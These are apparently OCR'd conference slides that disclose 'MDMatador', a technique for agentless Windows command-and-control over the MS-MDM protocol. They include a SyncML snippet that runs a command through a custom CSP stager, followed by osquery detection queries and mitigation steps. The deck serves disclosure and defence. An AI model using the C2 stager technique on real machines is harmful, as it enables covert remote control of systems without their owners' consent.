
Vulnerability Responsible Disclosure Process



DEEP Usecase: Local Privilege Escalation



DEEP Usecase: Payload Deployment



DEEP Demos

Would a Nation State actor use this?!

Introducing **MDM**atador

- **Windows Agentless C2 system**
- **MS-MDM and MS-MDE2 support**
- **Beaconing and C2 protocol over MS-MDM**
- **Support for Second Stage Payload**

C2 protocol over MS-MDM

- Extended SyncML
- Second Stage Payload through Custom CSPs

Second Stage Payload Execution

```
<Exec>
 <Item>
  <Target>
   <LocURI>
     ./Device/Vendor/OEM/C2runchCSP/Stagers/Cmd
   </LocURI>
  </Target>
  <Data>whoami</Data>
 </Item>
</Exec>
```

MDMatador Demo

Implications and Detection

Detecting Rogue MDM Activity

- Identify unusual MDM enrollments
- Analyze relevant Eventlog and ETW events
- Track CSP changes
- Monitor Scheduled Tasks

Detecting MDM Abuse with Osquery

MDM Provisioned Certificates

SELECT * FROM **certificates**
WHERE path = 'Users\S-1-5-18\Personal'

Detecting MDM Abuse with Osquery

Active MDM Enrollments

SELECT data as 'MDM Server' FROM **registry**
WHERE path LIKE
'HKEY_LOCAL_MACHINE\SOFTWARE
\Microsoft\Enrollments\%\DiscoveryServiceFullURL'

Detecting MDM Abuse with Osquery

MDM Enrollment and Management Events

SELECT * FROM **windows_eventlog**
WHERE
channel='Microsoft-Windows-DeviceManagement-Enterprise-Diagnostics-Provider/Admin'

Detecting MDM Abuse with Osquery

MDM Scheduled Tasks

SELECT * FROM **scheduled_tasks**
WHERE action LIKE '%**certenroller.exe**%' OR
action LIKE '%**omadmclient.exe**%'

Detecting MDM Abuse with Osquery

CSP Registration

SELECT * from **registry**
WHERE path LIKE
'HKEY_LOCAL_MACHINE\SOFTWARE
\Microsoft\Provisioning\CSPs\%\Device\Vendor\OEM%'

Disabling the MDM Client Stack

- **DmEnrollmentSvc Windows Service**

  sc config "DmEnrollmentSvc" start=disabled'

Research Implications and Risks

- Built-in features can be repurposed
- Reinforces the need for robust defenses
- Agentless C2 opens new avenues for advanced attacks

Thanks! Questions?

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